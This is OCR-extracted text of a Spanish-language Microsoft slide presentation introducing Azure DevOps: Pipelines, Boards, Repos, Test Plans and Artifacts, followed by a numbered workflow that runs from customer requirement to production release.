
@AzureDevOps


https://aka.ms/azuredevopsforum

https://aka.ms/devopsblog/




Introducción a Azure DevOps




"Juzgarnos por las acciones que hemos tomado en el pasado reciente, nuestras acciones hoy y en el futuro"
—Satya Nadella, CEO
Microsoft

2018

Microsoft ♥ Open Source



Organizations with the most open source contributors

Microsoft	16,419
facebook	15,682
docker	14,059
angular	12,841
google	12,140
atom	9,698
FortAwesome	9,617
elastic	7,220
Apache	6,999
npm	6,815

Microsoft ❤ Open Source

Azure Pipelines

Pipelines en la nube para Linux, Windows y macOS, con minutos ilimitados para open source

Cualquier lenguaje, cualquier plataforma

Compile, pruebe e implemente aplicaciones de Node.js, Python, Java, PHP, Ruby, C/C++, .NET, iOS y Android. Ejecute archivos en paralelo en Linux, macOS y Windows

Extensible

Explore e implemente una gran variedad de tareas de compilación, pruebas e implementación creadas por la comunidad, junto con cientos de extensiones, desde Slack hasta SonarCloud.


Contenedores y Kubernetes

Compile e inserte fácilmente imágenes en registros de contenedor, como Docker Hub y Azure Container Registry. Implemente contenedores en hosts individuales o Kubernetes.

Lo mejor para el código abierto

Asegure canalizaciones rápidas de integración y entrega continuas(CI/CD) para todos los proyectos de código abierto. Consiga 10 trabajos paralelos gratis con minutos de compilación ilimitados para todos los proyectos de código abierto.

https://azure.com/pipelines





Azure Pipelines

Minutos de compilación gratuitos ilimitados para proyectos públicos

Hasta 10 trabajos paralelos gratuitos en Windows, Linux y macOS




https://azure.com/pipelines

Microsoft ❤ Open Source



Integrado con GitHub

Azure Pipelines disponible ahora para cualquier desarrollador desde el Marketplace de GitHub



Azure Boards

Utilice paneles kanban, trabajos pendientes, paneles de equipo e informes personalizados

Conectado de la idea al lanzamiento

Controle el progreso de sus ideas en cada etapa del proceso de desarrollo y mantenga a su equipo al día de los cambios que se realizan en el código vinculados directamente a elementos de trabajo


Preparado para usar Scrum

Use las herramientas de planeamiento y los paneles Scrum integrados para ayudar a sus equipos a ejecutar sprints y celebrar reuniones breves o de planeamiento.

Creado para obtener conclusiones

Obtenga nuevas conclusiones sobre el estado y el mantenimiento de sus proyectos con herramientas de análisis y widgets de paneles muy eficaces.

https://azure.com/devops



Azure Repos

hospedaje ilimitado en repositorios GIT privados y compatibilidad con TFVC, a una escala que abarca desde un proyecto de pasatiempo hasta el repositorio más grande del mundo.

Compatibilidad con GIT

Conéctese de forma segura a un repositorio GIT y envíe cambios desde cualquier IDE, editor o cliente GIT.


Webhooks e integración de API

Agregue validaciones y extensiones de Marketplace o cree las suyas propias usando webhooks y API de REST.

Búsqueda de código semántica

Encuentre lo que busca con rapidez usando funcionalidad de búsqueda para código que reconoce las clases y las variables.

https://azure.com/devops



Azure Test Plans

Obtenga trazabilidad de extremo a extremo. Ejecute pruebas y registre defectos desde su navegador. Rastree y evalúe la calidad durante todo el ciclo de pruebas.

Capture datos completos

Capture información completa de la situación a medida que ejecuta las pruebas para poder tomar medidas con respecto a los defectos que se detectan.


Pruebe sus app web y de escritorio

Pruebe su aplicación donde este. Complete pruebas con scripts en escenarios de escritorio o Web. Pruebe la aplicación local desde la nube y viceversa.

Consiga rastreabilidad completa

Aproveche las mismas herramientas de prueba para sus ingenieros y en las partes interesadas de las pruebas de aceptación del usuario. Paga las herramientas solo cuando las necesites.

https://azure.com/devops



Azure Artifacts

Cree y comparta fuentes de paquetes Maven, npm y NuGet a partir de orígenes públicos y privados– completamente integrado con CI/CD

Administre todo tipo de paquetes

Consiga administración de artefactos universal para Maven, npm y NuGet.


Suma paquetes a cualquier pipeline

Comparta paquetes y utilice funcionalidad integrada de CI/CD, control de versiones y pruebas.

Comparta código eficazmente

Comparta código fácilmente tanto en equipos reducidos como en grandes empresas.

https://azure.com/devops



Azure DevOps

Overview – for *projects* insights

Información general sobre el estado del proyecto, el trabajo en progreso, el estado de la compilación en paneles de proyectos, wiki, etc.

Customer

1. El cliente viene con un requisito.

Business Users

10. Los usuarios de negocios comienzan a probar en el entorno UAT

11. Cualquier defecto, observacións se registra en el Board / elementos de trabajo.

12. Con la satisfacción del usuario, el Build se promueve para a producción

Boards – for work planning

2. Analistas de negocios / Product owner trasladan el requisito al backlog

3. El equipo de ingenieros empiezan el Sprint y Capacity Planning

Test Plans – for test planning

3.1 Equipo de Test , inicia la planificación de pruebas

8. Se implementa la compilación, los testers comienzan a probar y registran los defectos, si los hay, en elementos de trabajo en el Azure Board/

9. Si las pruebas están satisfechas con la compilación, la compilación se promociona a entornos superiores

Repos – for source control


4. Desarrolladores seleccionan elementos demorados / errores / de trabajo del Azure Board y comienza el desarrollo

5. El desarrollador finaliza el código, envía el código para la solicitud de extracción y colabora con el revisor del código. Al completar la solicitud de extracción y la revisión del código, el desarrollador confirma el código en los repositorios

Pipelines – for CICD

7. Luego que compilación y unit tests se ejecutan correctamente, la salida de compilación se implementa en el entorno de destino

6. La compilacion se activa después de cada code commit en repos



Deployment Environments

12.1

